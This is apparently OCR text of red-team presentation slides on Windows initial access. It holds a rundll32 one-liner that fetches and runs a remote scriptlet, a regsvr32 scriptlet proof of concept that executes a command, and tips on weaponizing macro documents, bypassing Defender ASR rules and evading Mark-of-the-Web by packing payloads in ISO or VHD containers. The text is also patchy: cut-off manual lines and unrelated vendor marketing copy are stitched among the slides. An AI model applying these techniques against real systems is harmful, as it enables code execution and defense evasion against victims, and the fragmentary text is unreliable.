rundll32.exe javascript:"\..\mshtml,RunHTMLApplication
";document.write();GetObject("script:http://127.0.0.1:8080/calc.sct").
Exec();
```




SCT


example.sct


```
<?XML version="1.0"?>
<scriptlet>
<registration
    progid="PoC"
    classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
        <!-- Proof Of Concept - Casey Smith @subTee -->
        <!--  License: BSD3-Clause -->
        <script language="JScript">
        <![CDATA[
                //x86 only. C:\Windows\Syswow64\regsvr32.exe /s /u /i:file.sct scrobj.dll

                var scr = new ActiveXObject("MSScriptControl.ScriptControl");
                scr.Language = "JScript";
                scr.ExecuteStatement('var r = new ActiveXObject("WScript.Shell").Run("calc.exe");');
                scr.Eval('var r = new ActiveXObject("WScript.Shell").Run("calc.exe");');

                //https://msdn.microsoft.com/en-us/library/aa227637(v=vs.60).aspx
                //Lots of hints here on futher obfuscation
                ]]></script>
</registration>
</scriptlet>
```


☢ Typical Vectors - Maldocs

- VBA macros aren't going anywhere even though MS wants that – think about Hedge-Funds complaining*
  - Consider applying Defender ASR Bypasses
  - Prepend with "Enable Macro" lure message + lure-removal automation *(helps jumping out of Web Office / Outlook preview)*
  - Gazillion of different weaponization strategies – yet merely few effective:
    - **File Droppers**
    - **DotNetToJS**
    - **XSL TransformNode**
- **Macro-Enabled Office still haunt us**










* 

Typical Vectors - Maldocs

- Some Office documents DO NOT support Auto-Exec
- But yet they can be instrumented to run VBA (CustomUI)
  - **ppt**, **ppsm**, **pptm** – PowerPoint
  - **doc**, **docx** – **Word** via Template Injection
  - **xls**, **xlsx** – **Excel** via CustomUI Injection
- **Not so much anticipated**









Typical Vectors - Maldocs

- There are other uncommon Office related vectors that support Auto-Execution too:
  - **vdw, vsd, vsdm, vss, vssm, vstm, vst** – Visio
  - **mpd, mpp, mpt, mpw, mpx** – MS Project
  - accde, mde – MS Access
- `Project_Open()` anyone?
- **Not detected**






☢ What else can carry VBA?

- **MS Office:**
  - **Access** (.accde, .mdb), **PowerPoint**, **Publisher** (.pub)
  - **Visio** (.vsdm), **Visio97** (.vsd), **MS Project** (.mpp)
  - **Outlook** (*ThisOutlookSession*, VBAProject.OTM, not a carrier)
- **SCADA Systems:**
  - Siemens SIMATIC HMI WinCC V7.3
  - General Electric HMI Scada iFIX
  - IGSS schneider-electric
- **CAD Software:**
  - VBA Module for AutoCAD / VBA Manager in AutoCAD 2021
  - ProgeCAD Professional
  - SOLIDWORKS .swp/.swb VBA project files
  - DS CATIA V5
  - Bentley MicroStation CONNECT (.MVBA files)
- **Others:**
  - ArcMap .MXT files (ArcGIS Map Template)
  - Oscilloscopes: Keysight E5071C Network Analyzer
  - TIBCO Statistica® Visual Basic (.SVB) Analysis Configuration
  - Rocket Terminal Emulator (formerly BlueZone, which uses/used VBA in .BVP files)
  - MicroFocus InfoConnect Desktop – Terminal emulator

their users over each additional seat.

Rocket® Terminal Emulator (formerly Rocket® BlueZone®) is a different kind of solution. Highly configurable, users can customize their environment to maximize comfort and efficiency. Its native security ensures your critical business data remains protected, while providing a cost-effective alternative that delivers exceptional value.





Using BlueZone Plus VBA


In order to run BlueZone Plus VBA, you must install BlueZone Plus VBA at the
Refer to BlueZone Plus VBA installation for more information.
Once BlueZone and BlueZone Plus VBA have been successfully installed, Blue

Note

Once BlueZone Plus VBA is installed, the native BlueZone Macro feature is
The first time you launch a BlueZone session, a VBA project (.bvp) is automa







Rise of Containerized Malware

- Malware-in-Archive
- Malware-in-Document
- **Can effectively smuggle back-in Blocked File Formats**


Containerized Malware


» Starting with 7 Feb 2022, Microsoft

blocks VBA macros in documents downloaded from Internet


» Files downloaded from Internet have **Mark-of-the-Web (MOTW)** taint flag

» Office documents having MOTW flag are VBA-blocked.







https://outflank.nl/blog/2020/03/30/mark-of-the-web-from-a-red-teams-perspective/



Containerized Malware

- MOTW, We Evade
- Some Container formats **do not** propagate MOTW flag to inner files.
  - **ISO / IMG**
  - 7zip*
  - CAB
  - VHD / VHDX
- **In practice, not that much of a game changer apart from running off exotic extension**
- **Inner file w/o MOTW**



